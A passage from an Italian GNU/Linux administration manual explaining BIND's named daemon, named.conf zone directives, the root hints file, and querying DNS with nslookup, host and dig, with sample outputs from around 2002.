named [opzioni] [[-b] file_di_avvio]
```

'**named**' è il demone che compie in pratica il servizio di risoluzione dei nomi del pacchetto BIND. Si avvale di un file di avvio (o di configurazione) che in passato era '`/etc/named.boot`' e attualmente è invece '`/etc/named.conf`', oppure '`/etc/bind/named.conf`'. Eventualmente, se viene indicato un nome di file negli argomenti, viene utilizzato quel file invece di quello predefinito.

Nei sistemi in cui si attiva la gestione di un servizio di risoluzione dei nomi, '**named**' viene avviato dalla procedura di inizializzazione del sistema (Init), ma può anche essere avviato manualmente.

A ogni modo, se la propria distribuzione GNU non mette a disposizione uno script specifico (per esempio il file '`/etc/init.d/bind`'), si può controllare il funzionamento o il riavvio di questo demone attraverso il programma '**rndc**', che fa sempre parte di BIND. Quello che segue è solo una semplificazione dello schema sintattico complessivo:

```
rndc {start|stop|restart}
```

Il significato dell'argomento è intuitivo: avvia, ferma o riavvia il servizio. Evidentemente, è necessario riavviare il servizio ogni volta che si modifica la configurazione.

122.2.2 /etc/named.conf o /etc/bind/named.conf

Il file '`named.conf`', che si trova di solito nella directory '`/etc/`' oppure in '`/etc/bind/`', è il punto di partenza della configurazione di un servizio di risoluzione dei nomi attraverso '**named**'. Può contenere diversi tipi di direttive. L'esempio seguente riprende e descrive i casi già visti:

```
options {
        directory "/etc/bind";
        listen-on-v6 { any; };
};
//
zone "." {
        type hint;
        file "named.root";
};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
zone "1.168.192.in-addr.arpa" {
        type master;
        file "zone/192.168.1";
};
zone "\[xfec0000000000001/64].ip6.arpa" {
        type master;
        file "zone/fec0:0:0:1";
};
zone "dg" {
        type master;
        file "zone/dg";
};
zone "brot.dg" {
        type master;
        file "zone/brot.dg";
};
```

La direttiva '**options**' serve a definire una serie di opzioni di funzionamento. Nell'esempio viene dichiarata in particolare l'opzione '**directory**' che indica la collocazione predefinita di altri file usati per la configurazione del servizio di risoluzione dei nomi.

In condizioni normali, la directory indicata dall'opzione '**directory**', corrisponde a '`/var/cache/bind/`'. In tal caso, tuttavia, per fare riferimento a file di zona collocati all'interno della directory '`/etc/bind/`', le direttive relative indicano dei percorsi assoluti; per esempio:

```
options {
        directory "/var/cache/bind";
        listen-on-v6 { any; };
};
...
...
zone "0.0.127.in-addr.arpa" {
        type master;
        file "/etc/bind/zone/127.0.0";
};
```

La direttiva '**zone "." {**...**}**' viene utilizzata per definire che per il dominio principale (rappresentato da un punto), si utilizza il file '`named.root`' (contenuto nella directory predefinita) e che questo viene messo in una memoria cache ('**type hint**'). Il dominio principale è quello di origine e il file '`named.root`' contiene gli indirizzi necessari a raggiungere i servizi di risoluzione dei nomi di quel dominio (cioè quelli di partenza). Il nome usato per il file '`named.root`' può cambiare da un sistema a un altro.

La terza direttiva definisce un file ('`zone/127.0.0`') contenente informazioni autorevoli sulla rete *0.0.127.in-addr.arpa* (127.0.0.*). In pratica, il file '`zone/127.0.0`' serve per tradurre gli indirizzi di quella sottorete in nomi. Di solito si tratta solo di tradurre 127.0.0.1 in *localhost*.

La quarta direttiva definisce un file ('`zone/192.168.1`') contenente informazioni autorevoli sulla rete *1.168.192.in-addr.arpa* (192.168.1.*). In pratica, il file '`zone/192.168.1`' serve per tradurre gli indirizzi di quella sottorete in nomi.

La quinta direttiva definisce un file ('`zone/fec0:0:0:1`') contenente informazioni autorevoli sulla rete *\[xfec0000000000001/64].ip6.arpa* (ffec:0:0:0:1:*). In pratica, il file '`zone/fec0:0:0:1`' serve per tradurre gli indirizzi della rete locale IPv6 in nomi.

La sesta direttiva definisce un file ('`zone/dg`') contenente informazioni autorevoli sulla rete *dg*, a cui non corrisponde un gruppo di indirizzi. Dal momento che nell'esempio proposto non ci sono nomi di dominio completi del tipo *nome*`.`*dg*, il file non contiene la traduzione di alcunché, ma serve per completare la struttura delle zone.

La settima direttiva definisce un file ('`zone/brot.dg`') contenente informazioni autorevoli sulla rete *brot.dg* (192.168.1.0, ma espressa per nome). In pratica, il file '`zone/brot.dg`' serve per tradurre i nomi di quella sottorete in indirizzi IP. All'interno di questo file possono essere anche indicati degli alias e dei serventi per la gestione della posta elettronica.

Si può osservare che manca una direttiva che punti a un file per la risoluzione del dominio '**localdomain**'. Dal momento che si tratta di un dominio fittizio riferito all'interno del proprio elaboratore, non è pensabile che un altro elaboratore tenti di accedervi. Pertanto, per la sua traduzione è più che sufficiente la presenza del file '`/etc/hosts`'.

Il DNS utilizza una serie di protocolli, tra cui anche UDP. Se ci si trova a essere protetti da un firewall che esclude il transito dei pacchetti UDP, per poter interpellare gli altri servizi di risoluzione dei nomi delle zone che sono al di fuori della propria competenza locale, occorre aggiungere una direttiva che rinvia le richieste a un servizio esterno. Questa situazione può verificarsi quando la propria connessione a Internet avviene attraverso un ISP attento ai problemi di sicurezza e che usa questa politica di protezione.

L'esempio seguente, per concludere, mostra in che modo espandere la direttiva '**`options`**' per aggiungere l'indicazione di un servizio di risoluzione dei nomi esterno a cui inoltrare le richieste:

```
options {
        directory "/etc/bind";
        forwarders {
                111.112.113.114;
        };
};
//
zone "." {
        type hint;
        file "named.root";
};
//
//...
```

122.2.3 /etc/bind/named.root

Negli esempi visti fino a questo punto, il file '`/etc/bind/named.root`' (o '`/etc/bind/named.ca`') è quello che definisce gli indirizzi dei servizi di risoluzione dei nomi a livello del dominio principale. Questi indirizzi cambiano nel tempo e il file aggiornato è ottenibile attraverso un'interrogazione per mezzo di Dig, come descritto nella sezione 122.3.3.[4] Segue un esempio di questo file.

```
;       This file holds the information on root name servers needed to
;       initialize cache of Internet domain name servers
;       (e.g. reference this file in the "cache  .  <file>"
;       configuration file of BIND domain name servers).
;
;       This file is made available by InterNIC registration services
;       under anonymous FTP as
;           file                /domain/named.root
;           on server           FTP.RS.INTERNIC.NET
;       -OR- under Gopher at    RS.INTERNIC.NET
;           under menu          InterNIC Registration Services (NSI)
;              submenu          InterNIC Registration Archives
;           file                named.root
;
;       last update:    May 19, 1997
;       related version of root zone:   1997051700
;
;
; formerly NS.INTERNIC.NET
;
.                        3600000  IN  NS    A.ROOT-SERVERS.NET.
A.ROOT-SERVERS.NET.      3600000      A     198.41.0.4
;
; formerly NS1.ISI.EDU
```

[4] Il file originale riporta il riferimento all'indirizzo *`ftp.rs.internic.net`*, che in pratica è inutilizzabile a causa della grande quantità di accessi.

```
;
.                         3600000      NS    B.ROOT-SERVERS.NET.
B.ROOT-SERVERS.NET.       3600000      A     128.9.0.107
;
; formerly C.PSI.NET
;
.                         3600000      NS    C.ROOT-SERVERS.NET.
C.ROOT-SERVERS.NET.       3600000      A     192.33.4.12
;
; formerly TERP.UMD.EDU
;
.                         3600000      NS    D.ROOT-SERVERS.NET.
D.ROOT-SERVERS.NET.       3600000      A     128.8.10.90
;
; formerly NS.NASA.GOV
;
.                         3600000      NS    E.ROOT-SERVERS.NET.
E.ROOT-SERVERS.NET.       3600000      A     192.203.230.10
;
; formerly NS.ISC.ORG
;
.                         3600000      NS    F.ROOT-SERVERS.NET.
F.ROOT-SERVERS.NET.       3600000      A     192.5.5.241
;
; formerly NS.NIC.DDN.MIL
;
.                         3600000      NS    G.ROOT-SERVERS.NET.
G.ROOT-SERVERS.NET.       3600000      A     192.112.36.4
;
; formerly AOS.ARL.ARMY.MIL
;
.                         3600000      NS    H.ROOT-SERVERS.NET.
H.ROOT-SERVERS.NET.       3600000      A     128.63.2.53
;
; formerly NIC.NORDU.NET
;
.                         3600000      NS    I.ROOT-SERVERS.NET.
I.ROOT-SERVERS.NET.       3600000      A     192.36.148.17
;
; temporarily housed at NSI (InterNIC)
;
.                         3600000      NS    J.ROOT-SERVERS.NET.
J.ROOT-SERVERS.NET.       3600000      A     198.41.0.10
;
; housed in LINX, operated by RIPE NCC
;
.                         3600000      NS    K.ROOT-SERVERS.NET.
K.ROOT-SERVERS.NET.       3600000      A     193.0.14.129
;
; temporarily housed at ISI (IANA)
;
.                         3600000      NS    L.ROOT-SERVERS.NET.
L.ROOT-SERVERS.NET.       3600000      A     198.32.64.12
;
; temporarily housed at ISI (IANA)
;
.                         3600000      NS    M.ROOT-SERVERS.NET.
M.ROOT-SERVERS.NET.       3600000      A     198.32.65.12
; End of File
```

122.3 Interrogazione del servizio

Il servizio di risoluzione dei nomi mette a disposizione le sue informazioni attraverso la rete, per i programmi che ne hanno bisogno. Per interrogare il servizio si possono usare programmi specifici, che vengono descritti in parte nelle sezioni successive.

122.3.1 Nslookup

Nslookup [5] è il programma tradizionale per l'interrogazione del servizio di risoluzione dei nomi. Esistono delle alternative a questo programma, forse più semplici da usare, ma conviene conoscerne almeno l'uso elementare.

L'eseguibile che svolge il lavoro è '**`nslookup`**', che si utilizza secondo il modello sintattico seguente:

`nslookup` [*opzioni*] [*host_da_trovare* | - *servente*]

Nslookup offre due modalità di funzionamento: interattiva e non interattiva. Nel primo caso, il programma offre un invito attraverso il quale inserire dei comandi, nel secondo tutto si conclude con l'uso di argomenti nella riga di comando.

Si entra nella modalità interattiva quando non vengono forniti argomenti e di conseguenza viene utilizzato il servizio di risoluzione dei nomi predefinito attraverso il file '`/etc/resolv.conf`', oppure quando il primo argomento è un trattino ('**`-`**') e il secondo è il nome o l'indirizzo necessario a raggiungere un servente per la risoluzione dei nomi. In tal caso, Nslookup mostra un invito costituito da un semplice simbolo di maggiore:

```
>
```

Per uscire dalla modalità interattiva, si deve usare il comando '**`exit`**'.

La modalità non interattiva viene utilizzata quando il nome o l'indirizzo di un nodo da cercare viene indicato come primo argomento. In tal caso, il secondo argomento opzionale è il nome o l'indirizzo per raggiungere un servizio di risoluzione dei nomi.

Nelle situazioni più comuni, ci si limita a usare il programma per tradurre un indirizzo in nome o viceversa. Per esempio:

```
$ nslookup 192.168.1.2
```

restituisce il nome e l'indirizzo Internet corrispondente al nodo indicato attraverso il numero IP;

```
$ nslookup roggen.brot.dg.
```

restituisce il nome e l'indirizzo Internet corrispondente al nodo indicato attraverso il nome di dominio completo;

```
$ nslookup roggen.brot.dg. ns2.brot.dg
```

interpella il servizio di risoluzione dei nomi offerto dall'elaboratore *`ns2.brot.dg`* per ottenere le informazioni su *`roggen.brot.dg`* (indicato in modo assoluto).

[5] **Nslookup** software libero con licenza speciale

122.3.2 Host

Host [6] è un programma alternativo a Nslookup, il cui utilizzo è, per certi versi, un po' più semplice. L'eseguibile che compie il lavoro è '**`host`**':

`host` [*opzioni*] {*host* | `-l` *zona*} [*servente_dns*]

Le opzioni e le relative funzionalità a disposizione sono molte. Per lo studio dettagliato delle possibilità di questo programma conviene consultare la sua pagina di manuale: *host(1)*.

Dal modello sintattico presentato si può osservare che il primo argomento dopo le opzioni, è il nome o l'indirizzo di un nodo, oppure il nome di una zona, espressa attraverso il nome di dominio relativo. Eventualmente, si può aggiungere un secondo argomento che permette di specificare un servente DNS alternativo a quello predefinito. La tabella seguente riepiloga le opzioni più comuni.

`-v`	Permette di ottenere maggiori informazioni.
`-t` *tipo*	Elenca i record del tipo specificato. Per fare riferimento a tutti i tipi di record, si può usare la parola chiave '**`ANY`**', oppure l'asterisco (opportunamente protetto, se necessario, dall'interpretazione della shell).
`-l` *zona*	Permette di indicare una zona nel primo argomento, al posto di un nodo particolare.

Seguono alcuni esempi:

- `$` **`host dinkel.brot.dg`**

  mostra il nome e l'indirizzo corrispondente;

- `$` **`host 192.168.1.1`**

  mostra l'indirizzo e il nome corrispondente;

- `$` **`host -l brot.dg`**

  mostra la lista completa dei nodi nella zona *`brot.dg`*;

- `$` **`host -l dg`**

  mostra la lista completa dei nodi nella zona *`dg`*;

- `$` **`host -l 1.168.192.in-addr.arpa`**

  mostra la lista completa dei nodi nella zona *`1.168.192.in-addr.arpa`*, ovvero della rete 192.168.1.*;

- `$` **`host -t AAAA dinkel.brot.dg`**

  mostra l'indirizzo IPv6, ottenuto da un record AAAA (ammesso che sia disponibile, essendo stato sostituito dai record A6).

[6] **Host** software libero con licenza speciale

122.3.3 Dig

Dig, [7] ovvero *Domain information groper* è un sistema di interrogazione dei servizi DNS, flessibile e complesso nel contempo. Si compone dell'eseguibile '**`dig`**', che si utilizza secondo lo schema seguente, che qui appare semplificato rispetto alla sintassi completa:

`dig` [*@servente_dns*] [*opzioni*] [*nome_risorsa*] [*tipo_richiesta*] [*opzione*...]

Un utilizzo comune di questo eseguibile, si traduce nella sintassi seguente:

`dig` [*@servente_dns*] *nome_risorsa* [*tipo_richiesta*]

Per esempio,

`$` **`dig @127.0.0.1 dinkel.brot.dg A`**

restituisce il record «A» della risorsa *`dinkel.brot.dg`*, assieme ad altre informazioni di contorno. Il listato seguente è interrotto per motivi tipografici:

```
; <<>> DiG 9.2.0 <<>> @127.0.0.1 dinkel.brot.dg A
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4122
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; QUESTION SECTION:
;dinkel.brot.dg.                       IN      A

;; ANSWER SECTION:
dinkel.brot.dg.         86400   IN      A       192.168.1.1

;; AUTHORITY SECTION:
brot.dg.                86400   IN      NS      dinkel.brot.dg.
...
```

In pratica si ottiene l'indirizzo IPv4 associato al nome *`dinkel.brot.dg`*, dal servente DNS raggiungibile all'indirizzo 127.0.0.1. Ma per fare la ricerca opposta (il nome a partire dall'indirizzo), occorre indicare il nome di dominio appartenente a *`in-addr.arpa`*:

`$` **`dig @127.0.0.1 1.1.168.192.in-addr.arpa PTR`**

Ecco un piccolo estratto di ciò che Dig può restituire:

```
...
;; ANSWER SECTION:
1.1.168.192.in-addr.arpa. 86400 IN      PTR     dinkel.brot.dg.
...
```

Prima di andare oltre questi esempi elementari, è bene chiarire che se si omette l'indicazione del servente da interrogare, Dig utilizza il primo che riesce a raggiungere dall'elenco contenuto nel file '`/etc/resolv.conf`'; inoltre, se manca l'indicazione del tipo di record da cercare, si intende il tipo «A», ovvero quello che abbina nomi di dominio a indirizzi IPv4.

Appare subito la difficoltà dell'utilizzo di questo strumento, che richiede un conoscenza approfondita del modo in cui si descrivono i file di zona di un servizio DNS.

Per ottenere la risoluzione inversa da un indirizzo al nome corrispondente, si può usare una forma alternativa del comando:

`dig` [*@servente_dns*] `-x` *indirizzo_numerico*

[7] **Dig** software libero con licenza speciale

Per esempio, per trovare il nome corrispondente al numero 192.168.1.1 si può usare il comando seguente:

$ **dig @127.0.0.1 -x 192.168.1.1**

Il risultato è lo stesso già visto per l'interrogazione di un record PTR.

Alla fine degli argomenti normali della riga di comando, si possono aggiungere delle opzioni speciali, che iniziano con il segno '**+**', con le quali si modifica il comportamento di Dig. Tra tutte, merita attenzione l'opzione '**+short**', che consente di ridurre al minimo le informazioni restituite da Dig. Per esempio,

$ **dig dinkel.brot.dg +short**

interroga il record «A» della risorsa *dinkel.brot.dg*, restituendo semplicemente il numero dell'indirizzo IPv4 corrispondente:

```
192.168.1.1
```

Come ultima considerazione su Dig, si vuole mostrare cosa succede se si utilizza senza alcun argomento:

$ **dig**

Se è disponibile l'accesso alla rete esterna, si ottiene il file contenente l'elenco dei serventi DNS competenti per il dominio principale ('.'), come ottenuto dall'interrogazione serventi DNS predefinito ('/etc/resolv.conf'):

```
; <<>> DiG 9.2.0 <<>>
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19406
;; flags: qr rd ra; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 13

;; QUESTION SECTION:
;.                              IN      NS

;; ANSWER SECTION:
.                       3430    IN      NS      F.ROOT-SERVERS.NET.
.                       3430    IN      NS      G.ROOT-SERVERS.NET.
.                       3430    IN      NS      H.ROOT-SERVERS.NET.
.                       3430    IN      NS      I.ROOT-SERVERS.NET.
.                       3430    IN      NS      J.ROOT-SERVERS.NET.
.                       3430    IN      NS      K.ROOT-SERVERS.NET.
.                       3430    IN      NS      L.ROOT-SERVERS.NET.
.                       3430    IN      NS      M.ROOT-SERVERS.NET.
.                       3430    IN      NS      A.ROOT-SERVERS.NET.
.                       3430    IN      NS      B.ROOT-SERVERS.NET.
.                       3430    IN      NS      C.ROOT-SERVERS.NET.
.                       3430    IN      NS      D.ROOT-SERVERS.NET.
.                       3430    IN      NS      E.ROOT-SERVERS.NET.

;; ADDITIONAL SECTION:
F.ROOT-SERVERS.NET.     604659  IN      A       192.5.5.241
G.ROOT-SERVERS.NET.     604659  IN      A       192.112.36.4
H.ROOT-SERVERS.NET.     604659  IN      A       128.63.2.53
I.ROOT-SERVERS.NET.     604659  IN      A       192.36.148.17
J.ROOT-SERVERS.NET.     604659  IN      A       198.41.0.10
K.ROOT-SERVERS.NET.     604659  IN      A       193.0.14.129
L.ROOT-SERVERS.NET.     604629  IN      A       198.32.64.12
M.ROOT-SERVERS.NET.     604629  IN      A       202.12.27.33
A.ROOT-SERVERS.NET.     604637  IN      A       198.41.0.4
```

```
B.ROOT-SERVERS.NET.     604657  IN      A       128.9.0.107
C.ROOT-SERVERS.NET.     604658  IN      A       192.33.4.12
D.ROOT-SERVERS.NET.     604659  IN      A       128.8.10.90
E.ROOT-SERVERS.NET.     604659  IN      A       192.203.230.10

;; Query time: 4 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Wed May 22 15:28:57 2002
;; MSG SIZE  rcvd: 436
```

Se non ci si fida del serventi DNS predefinito, si può richiedere espressamente l'informazione a un nodo di fiducia; per esempio:

```
$ dig @rs.internic.net . ns
```

DNS: dettagli ulteriori

Dopo l'introduzione del capitolo precedente sul DNS, è bene approfondire un po' la configurazione di questo servizio.

123.1 Verificare il funzionamento del servizio

Se è appena stato configurato il servizio di risoluzione dei nomi, si può riavviare (o semplicemente avviare) il servizio utilizzando il programma '**rndc**', oppure un altro messo a disposizione dalla propria distribuzione GNU.

rndc stop[*Invio*]

rndc start[*Invio*]

Il demone '**named**' emette alcuni messaggi che vengono annotati nel registro del sistema, generalmente nel file '/var/log/messages' (oppure un altro collocato sempre sotto '/var/log/', a seconda della configurazione del sistema operativo). È utile consultare il suo contenuto per verificare che la configurazione sia corretta. Trattandosi dell'ultima cosa avviata, i messaggi si trovano alla fine del file.

tail /var/log/messages[*Invio*]

Il listato seguente si riferisce all'esempio di configurazione già vista nel capitolo precedente.

```
May 31 15:20:56 dinkel named[2778]: starting BIND 9.2.0
May 31 15:20:56 dinkel named[2778]: using 1 CPU
May 31 15:20:56 dinkel named[2780]: loading configuration from ↩
↪'/etc/bind/named.conf'
May 31 15:20:56 dinkel named[2780]: listening on IPv6 interfaces, port 53
May 31 15:20:56 dinkel named[2780]: binding TCP socket: address in use
May 31 15:20:56 dinkel named[2780]: listening on IPv4 interface lo, 127.0.0.1#53
May 31 15:20:56 dinkel named[2780]: binding TCP socket: address in use
May 31 15:20:56 dinkel named[2780]: listening on IPv4 interface eth0, ↩
↪192.168.1.1#53
May 31 15:20:56 dinkel named[2780]: binding TCP socket: address in use
May 31 15:20:56 dinkel named[2780]: zone 127.0.0.in-addr.arpa/IN: loaded ↩
↪serial 1
May 31 15:20:56 dinkel named[2780]: 192.168.1:1: no TTL specified; using SOA ↩
↪MINTTL instead
May 31 15:20:56 dinkel named[2780]: zone 1.168.192.in-addr.arpa/IN: loaded ↩
↪serial 1998031800
May 31 15:20:56 dinkel named[2780]: 192.168.2:1: no TTL specified; using SOA ↩
↪MINTTL instead
May 31 15:20:56 dinkel named[2780]: zone 2.168.192.in-addr.arpa/IN: loaded ↩
↪serial 1998031800
May 31 15:20:56 dinkel named[2780]: fec0:0:0:1:1: no TTL specified; using SOA ↩
↪MINTTL instead
May 31 15:20:56 dinkel named[2780]: zone \[xFEC0000000000001/64].ip6.arpa/IN: ↩
↪loaded serial 1998031800
May 31 15:20:56 dinkel named[2780]: dg:1: no TTL specified; using SOA MINTTL ↩
↪instead
May 31 15:20:56 dinkel named[2780]: zone dg/IN: loaded serial 1998031800
May 31 15:20:56 dinkel named[2780]: brot.dg:1: no TTL specified; using SOA ↩
↪MINTTL instead
May 31 15:20:56 dinkel named[2780]: zone brot.dg/IN: loaded serial 1998031800
May 31 15:20:56 dinkel named[2780]: zone localhost/IN: loaded serial 1
May 31 15:20:56 dinkel named[2780]: running
```

Se qualcosa non va, è lo stesso '**named**' ad avvisare attraverso questi messaggi. Se è andato tutto bene si può provare a vedere cosa accade avviando l'eseguibile '**dig**' senza argomenti:

$ **dig**[*Invio*]

Se il servente DNS è appena stato riavviato e non è disponibile una connessione con l'esterno, si ottiene un responso nullo, dal quale si vede comunque chi ha risposto:

```
; <<>> DiG 9.2.0 <<>>
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 52215
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;.                              IN      NS

;; Query time: 4 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Wed May 22 16:37:30 2002
;; MSG SIZE  rcvd: 17
```

Alla fine c'è l'indicazione di chi ha risposto e in questo caso si tratta dell'indirizzo 127.0.0.1, ovvero l'elaboratore locale.

Se si è connessi alla rete esterna, si può provare a interrogare il servente per la risoluzione di un nome, per esempio *master.swlibero.org*.[1]

$ **dig master.swlibero.org**[*Invio*]

```
; <<>> DiG 9.2.0 <<>> master.swlibero.org
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62987
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;master.swlibero.org.           IN      A

;; ANSWER SECTION:
master.swlibero.org.    86400   IN      A       62.152.34.17

;; AUTHORITY SECTION:
swlibero.org.           86400   IN      NS      geronimo.keycomm.it.
swlibero.org.           86400   IN      NS      serena.keycomm.it.

;; ADDITIONAL SECTION:
geronimo.keycomm.it.    86400   IN      A       194.184.116.2
serena.keycomm.it.      86400   IN      A       194.184.117.3

;; Query time: 1251 msec
;; SERVER: 194.184.29.6#53(194.184.29.6)
;; WHEN: Wed May 22 16:45:48 2002
;; MSG SIZE  rcvd: 139
```

Dal momento che il servizio di risoluzione dei nomi locale non dispone di tale informazione, per ottenerla ha dovuto interpellare i vari servizi DNS a partire dal dominio principale ('`.`'), fino

[1] L'esempio proposto riguarda la situazione di un certo momento. Se si tenta di ripetere l'esempio, è probabile che il risultato sia differente, soprattutto per ciò che riguarda i numeri IP attribuiti ai vari nodi che si incontrano.

a quando ha potuto ricevere la risposta. Per evitare di appesantire la rete in caso di richieste analoghe, il nome e l'indirizzo corrispondente vengono memorizzati in modo temporaneo, nella memoria cache.

Quando il servizio di risoluzione dei nomi interpellato è competente per la zona richiesta e non deve rivolgersi altrove per ottenere la risposta, si ha una risposta «autorevole»; diversamente, la risposta generata dalle informazioni accumulate in una memoria provvisoria, non è autorevole.

Per controllare se i file di zona di competenza del servizio di risoluzione dei nomi locale sono corretti, conviene cambiare il tipo di interrogazione, facendo riferimento a tutti i tipi di record della zona che interessa (in questo caso *`brot.dg`*), attraverso la parola chiave '**`any`**':

$ **`dig brot.dg any`**[*Invio*]

```
; <<>> DiG 9.2.0 <<>> brot.dg any
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60850
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 2

;; QUESTION SECTION:
;brot.dg.                       IN      ANY

;; ANSWER SECTION:
brot.dg.                86400   IN      SOA     ↩
↪dinkel.brot.dg. root.dinkel.brot.dg. 1998031800 28800 7200 604800 86400
brot.dg.                86400   IN      NS      dinkel.brot.dg.
brot.dg.                86400   IN      MX      10 dinkel.brot.dg.

;; ADDITIONAL SECTION:
dinkel.brot.dg.         86400   IN      A       192.168.1.1

;; Query time: 4 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Wed May 22 17:05:12 2002
;; MSG SIZE  rcvd: 147
```

123.2 File di configurazione più in dettaglio

A questo punto è necessario analizzare un po' meglio la sintassi del contenuto dei vari file di configurazione utilizzati da '**`named`**'. Il loro significato può essere apprezzato solo dopo il conforto di alcuni esperimenti riusciti con il sistema di risoluzione dei nomi.

Tutti i file di definizione delle zone hanno in comune il modo di indicare i commenti: il punto e virgola fa sì che venga ignorato tutto ciò che appare da quella posizione fino alla fine della riga. Questo valeva anche per il file '`/etc/named.boot`', mentre per il nuovo '`/etc/named.conf`', o '`/etc/bind/named.conf`', i commenti sono introdotti da una doppia barra obliqua, oppure sono delimitati come si fa nel linguaggio C: '**`/*`**...**`*/`**'.

123.2.1 /etc/named.conf o /etc/bind/named.conf

Il file '`named.conf`' è già stato visto più volte nel capitolo precedente. Si riprende qui il solito esempio, con la differenza che la directory predefinita per i file è quella comune.

```
options {
        directory "/var/cache/bind";
```

```
        listen-on-v6 { any; };
};
zone "." {
        type hint;
        file "/etc/bind/named.root";
};
zone "0.0.127.in-addr.arpa" {
        type master;
        file "/etc/bind/zone/127.0.0";
};
zone "1.168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/zone/192.168.1";
};
zone "\[xfec0000000000001/64].ip6.arpa" {
        type master;
        file "/etc/bind/zone/fec0:0:0:1";
};
zone "dg" {
        type master;
        file "/etc/bind/zone/dg";
};
zone "brot.dg" {
        type master;
        file "/etc/bind/zone/brot.dg";
};
```

Segue l'elenco e la descrizione delle direttive e delle opzioni più importanti di questo file.

- '**`options`**'

  ```
  options {
          opzione ;
          ...
  };
  ```

  La direttiva '**`options`**' serve a definire una serie di opzioni generali. La più comune è '**`directory`**', con cui si dichiara la directory predefinita a cui fanno riferimento le direttive sulla definizione dei file di zona.

  - '**`directory`**'

    ```
    directory directory_di_partenza
    ```

    L'opzione '**`directory`**' definisce la collocazione predefinita dei file di zona, in modo da permetterne successivamente l'indicazione in modo relativo a questa directory.

  - '**`forwarders`**'

    ```
    forwarders {
            indirizzo_numerico ;
            ...
    };
    ```

    L'opzione '**`forwarders`**' dichiara che il servizio di risoluzione dei nomi locale può interpellare a sua volta altri servizi, indicati da indirizzi numerici, per le richieste che non dovesse riuscire a risolvere.

    > È indispensabile utilizzare questa opzione se il proprio elaboratore è difeso da un firewall che impedisce il transito di pacchetti UDP.

  - '**`forward only`**'

    ```
    forward only;
    ```

    L'opzione '**`forward only`**' serve a specificare che si tratta di un servizio di risoluzione dei nomi *slave*, che cioè rinvia sistematicamente ogni richiesta agli indirizzi indicati nell'opzione '**`forwarders`**'.

– '**listen-on-v6**'

```
listen-on-v6 [port n] { any; | none;};
```

Consente o esclude l'ascolto per le interrogazioni IPv6 dalla porta indicata. Se la porta non viene indicata, si fa riferimento implicitamente al numero 53.

- '**zone**'

  La direttiva '**zone**' serve a fare riferimento a una zona; ma ciò può avvenire in modi diversi, che vengono descritti nelle sezioni seguenti.

È importante sottolineare che in questo file non si usa il punto finale per indicare domini assoluti. I domini sono sempre indicati esattamente come sono, senza sottintendere alcunché, pertanto il punto finale sarebbe solo un errore.

123.2.2 Memoria cache del dominio principale

```
zone "." {
        type hint;
        file file_di_zona;
};
```

In questo modo si indica il file contenente le informazioni necessarie a raggiungere i DNS del dominio principale. In tal modo, il DNS locale conserverà una memoria cache delle informazioni ottenute, in modo da non dover interrogare ogni volta tutti i DNS esterni necessari.

Senza una direttiva '**zone**' che faccia riferimento al dominio principale, '**named**' non ha modo di accedere ad altri servizi di risoluzione dei nomi al di fuori del suo stretto ambito di competenza.

Si fa a meno della specificazione di questa zona quando si gestisce un servizio di risoluzione dei nomi a uso esclusivo di una rete locale chiusa, senza accesso all'esterno. Si può fare a meno di questo record quando si utilizzano serventi di inoltro, ovvero i *forwarder*.

123.2.3 Gestione delle zone su cui si ha autorità

```
zone "dominio" {
        type master;
        file file_di_zona;
};
```

Quando la direttiva '**zone**' serve a indicare una zona su cui si ha autorità, attraverso l'opzione '**type master**' si stabilisce che le informazioni su questa devono essere tratte dal file indicato.

La zona può essere riferita a un dominio normale, oppure a domini *in-addr.arpa* e *ip6.arpa* (*ip6.int* è obsoleto). Nel primo caso, le informazioni del file servono a tradurre i nomi di dominio in indirizzi numerici; nel secondo, dal momento che i domini *in-addr.arpa* e *ip6.arpa* contengono nel nome l'informazione dell'indirizzo numerico, i file servono a tradurre gli indirizzi numerici in nomi di dominio normale.

Convenzionalmente, è sempre presente una direttiva '**zone**' riferita al dominio *0.0.127.in-addr.arpa* che indica il file in grado di tradurre gli indirizzi di *loopback* per IPv4.[2]

[2]Eventualmente, potrebbe essere conveniente anche la presenza di una direttiva '**zone**' riferita al dominio *\[x00000000000000000000000000000001/128].ip6.arpa*, per la traduzione dell'indirizzo ::1 IPv6.

123.2.4 Riproduzione delle informazioni di un altro DNS

```
zone "dominio" {
    type slave;
    file file_di_zona;
    masters {
        indirizzo_ip_master;
        ...
    };
};
```

Il DNS locale può servire a fornire informazioni per cui è autorevole assieme ad altri, da cui trae periodicamente le informazioni. In pratica, l'opzione '**`type slave`**' definisce che il file specificato deve essere generato automaticamente e aggiornato, in base a quanto fornito per quel dominio da altri DNS elencati nell'opzione '**`masters`**'.

> In questi casi è bene che il file di zona sia collocato al di sotto di '`/etc/cache/bind/`', proprio per la sua dinamicità. Diversamente, è conveniente che i file di zona sui quali si ha il controllo si trovino a partire dalla directory '`/etc/bind/`'.

Se i servizi di risoluzione dei nomi esterni dovessero risultare inaccessibili per qualche tempo, quello locale può continuare a fornire le informazioni, fino a quando queste raggiungono il periodo di scadenza.

123.2.5 File di zona

I file di zona costituiscono in pratica la base di dati DNS dell'ambito in cui il sistema è autorevole. Sono costituiti da una serie di record di tipo diverso, detti RR (*Resource record*) o record di risorsa, ma con una sintassi comune.

```
